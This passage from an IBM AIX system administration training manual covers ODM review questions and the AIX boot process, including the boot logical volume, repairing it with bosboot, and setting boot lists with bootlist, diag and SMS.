
Figure 2-22. Next Step AU1610.0

Notes:

At the end of the exercise you should be able to:

- Define the meaning of the most important ODM files
- Work with the ODM command line interface
- Describe how ODM classes are used from device configuration commands

An optional part provides how to create self-defined ODM classes, which is very interesting for AIX system programmers.



Checkpoint

1. In which ODM class do you find the physical volume ID's of your disks?

   ____

2. What is the difference between state **defined** and **available?**

   ____

   ____


   ____

   ____

   ____

Figure 2-23. Checkpoint AU1610.0

Notes:



Unit Summary

- The ODM is made from object classes, which are broken into individual objects and descriptors
- AIX offers a command line interface to work with the ODM files
- The device information is held in the customized and the predefined databases (Cu*, Pd*)

Figure 2-24. Unit Summary AU1610.0

Notes:

Unit 3. System Initialization Part I

What This Unit Is About

This unit describes the boot process to loading the boot logical volume. It provides the content of the boot logical volume and how it can be re-created if it's corrupted.

The meaning of the LED codes is described and how they can be analyzed to fix boot problems.

What You Should Be Able to Do

After completing this unit, you should be able to:

- Describe the boot process to loading the boot logical volume
- Describe the contents of the boot logical volume
- Interpret LED codes displayed during system boot and at system halt
- Re-create the boot logical volume on a system which is failing to boot
- Describe the features of a service processor

How You Will Check Your Progress


Accountability:

- Activity
- Checkpoint questions
- Lab exercise

References

Online	System Management Concepts: Operating System and Devices
Online	System Management Guide: Operating System and Devices
Online	http://publib16.boulder.ibm.com/pseries/en-US/infocenter/base/aix52.htm
SA38-0541	*RS/6000 7025 F50 Series Service Guide*
SA38-0547	*RS/6000 7026 Model H50 Service Guide*

SA38-0512	*RS/6000 7043 43P Series Service Guide*
SA38-0554	*RS/6000 7043 Model 260 Service Guide*
SA38-0548	*Enterprise Servers S70 and S7A Service Guide*



Unit Objectives

After completing this unit, students should be able to:

- Describe the **boot process** to loading the **boot logical volume**
- Describe the **contents** of the **boot logical volume**
- Interpret **LED codes** displayed during boot and at **system halt**
- **Re-create the boot logical volume** on a system which is failing to boot

Figure 3-1. Unit Objectives AU1610.0

Notes:

Boot problems are the most frequent errors that occur. Hardware and software problems might cause a system to stop during the boot process.

3.1 This unit describes the boot process of loading the boot logical volume and provides the knowledge a system administrator needs to have to analyze the boot problem.

System Startup Process

How Does An AIX System Boot?



Check and initialize the hardware POST
Locate the BLV using the boot list
Load the BLV and pass control
Configure Devices cfgmgr
Start init and process /etc/inittab

Figure 3-2. How Does An AIX System Boot? AU1610.0

Notes:

This is the basic overview of the boot process.

After powering on a machine the hardware is checked and initialized. This phase is called the POST (Power-On Self Test). The goal of the POST is to verify the functionality of the hardware.

After the POST is complete, a boot logical volume (BLV or boot image) is located from the boot list and is loaded into memory. During a normal boot, the location of the BLV is usually a hard drive. Besides hard drives, the BLV could be loaded from tape or CD-ROM. This is the case when booting into maintenance or service mode. If working with NIM (network install manager), the BLV is loaded via the network.

To use an alternate boot location you must invoke the appropriate boot list by depressing function keys during the boot process. There is more information on boot lists, later in the unit.

Passing control to the boot logical volume means that one component of the boot logical volume, the AIX kernel, gets control over the boot process. The components of the BLV are discussed later in the unit.

All devices are configured during the boot processes. This is done in different phases by the cfgmgr.

At the end, the init process is started and processes the /etc/inittab file.

Loading of a Boot Image




Figure 3-3. Loading of a Boot Image AU1610.0


Notes:

This picture shows how the boot logical volume is found during the AIX boot process. Machines use one or more boot lists to identify a boot device. The boot list is part of the firmware.

RS/6000s can manage several different operating systems. The hardware is not bound to the software. The first 512 bytes contain a bootstrap code that is loaded into RAM during the boot process. This part is sometimes referred to as System ROS (Read Only Storage). The bootstrap code gets control. The task of this code is to start up the operating system - in some technical manuals this second part is called the Software ROS. In the case of AIX, the boot image is loaded.

To save disk space, the boot logical volume is compressed on the disk (therefore it's called a boot image). During the boot process the boot logical volume is uncompressed and the AIX kernel gets boot control.

Content of Boot Logical Volume (hd5)



AIX Kernel

rc.boot

"Reduced"
ODM

Boot commands

Figure 3-4. Content of Boot Logical Volume (hd5) AU1610.0

Notes:

This picture shows the components of the boot logical volume.


The AIX kernel is the core of the operating system and provides basic services like process, memory and device management. The AIX kernel is always loaded from the boot logical volume. There is a copy of the AIX kernel in the **hd4** file system (under the name /**unix**), but this program has no role in system initialization. Never remove /**unix**, because it's used for rebuilding the kernel in the boot logical volume.

The boot commands are programs that are called during the boot process. Examples are **bootinfo**, **cfgmgr** and more.

The boot logical volume contains a reduced copy of the ODM. During the boot process many devices are configured before **hd4** is available. For these devices the corresponding ODM files must be stored in the boot logical volume.

After starting the kernel, the boot script **rc.boot** gets control over the boot process. This is explained in the System Initialization Part II Unit.

How to Fix a Corrupted BLV



Boot from CD, tape or NIM

Select Volume Group that contains hd5

Maintenance

1 Access a Root Volume Group

```
# bosboot  -ad  /dev/hdisk0

# shutdown  -Fr
```

Figure 3-5. How to Fix a Corrupted BLV AU1610.0

Notes:

If a boot logical volume is corrupted (for example, bad blocks on a disk might cause a corrupted BLV), a machine will not boot.

To fix this situation, you must boot your machine in **maintenance mode**, from a CD or tape. If NIM has been set up for a machine, you can also boot the machine from a NIM master in maintenance mode. By the way, that's what you would do on an SP node if an SP node does not boot.

The boot lists are set using the **bootlist** command or the System Management Services (SMS) program. Some machines support a normal and service boot list. If your model supports this, you will use a function key during bootup to select the appropriate list. Normally, pressing F5 when you hear the first tones during bootup, will force the machine to check for a bootable CD. More on this later.

After booting from CD, tape or NIM an **Installation and Maintenance Menu** is shown and you can startup the maintenance mode. We will cover this later in this unit. After accessing the rootvg, you can repair the boot logical volume with the **bosboot** command. You need to specify the corresponding disk device, for example **hdisk0**:


bosboot -ad /dev/hdisk0

It is important that you do a proper shutdown. All changes need to be written from memory to disk.

The **bosboot** command requires that the boot logical volume **hd5** exists. If you ever need to re-create the BLV from scratch - maybe it had been deleted by mistake - the following steps should be followed:

1. Boot your machine in maintenance mode (from CD or tape).
2. Create a new **hd5** logical volume: one physical partition in size, must be in rootvg. Specify **boot** as logical volume type.
3. Run the **bosboot** command as described.
4. Shutdown -Fr.

Working with Boot Lists



Normal Mode

```
# bootlist -m normal hdisk0 hdisk1
# bootlist -m normal -o
hdisk0
hdisk1
```

Service Mode

```
# bootlist -m service -o
fd0
cd0
hdisk0
tok0
```

# diag

```
      TASK SELECTION LIST
SCSI Bus Analyzer
Download Microcode
Display or Change Bootlist
Periodic Diagnostics
```

Figure 3-6. Working with Boot Lists (PCI) AU1610.0

Notes:

You can use the command **bootlist** or **diag** from the command line to change or display the boot lists. You can also use the **System Management Services (SMS)** programs. **SMS** is covered on the next page.

1. **bootlist** command

   The **bootlist** command is the easiest way to change the boot list. The first example shows how to change the boot list for a normal boot. In this example, we boot either from hdisk0 or hdisk1. To query the boot list, you can use the option **-o** which was introduced in AIX 4.2.

   The next example shows how a service boot list can be set.

2. **diag** command

   The **diag** command is part of the package **bos.rte.diag** which allows diagnostic tasks. One part of these diagnostic tasks allows for displaying and changing boot lists. Working with the **diag** command is covered later in the course.

The custom boot list is the normal boot list set via the **bootlist** command, the **diag** command or the **SMS programs**. The normal boot list is used during a normal boot. The default boot list is called when F5 or F6 is pressed during the boot sequence.

Other machines, in addition to the default boot list and the custom boot list, allow for a customized service boot list. This is set using mode service with the **bootlist** command. The default boot list is called when F5 is pressed during boot. The service boot list is called when F6 is pressed during boot.

You may find variations on the different models of RS/6000s. Refer to the *User's Guide* for your specific model (www.rs6000.ibm.com/resource/hardware_docs/#index6).

Working with Boot Lists - SMS

1. Reboot or power on the system
2. Press **F1** when tone is heard
3. Select **Boot** (or **Multiboot**)




Figure 3-7. Working with Boot Lists - SMS AU1610.0

Notes:

You can also change the boot list with the **System Management Services**. The SMS programs are integrated into the hardware (they reside on ROM).

The picture shows how to start the **System Management Services** in graphic mode. After power-on you need to press **F1** to start up the graphic version of the **System Management Services**. You must press this key when a graphic logo and some icons appear and the tone is heard.

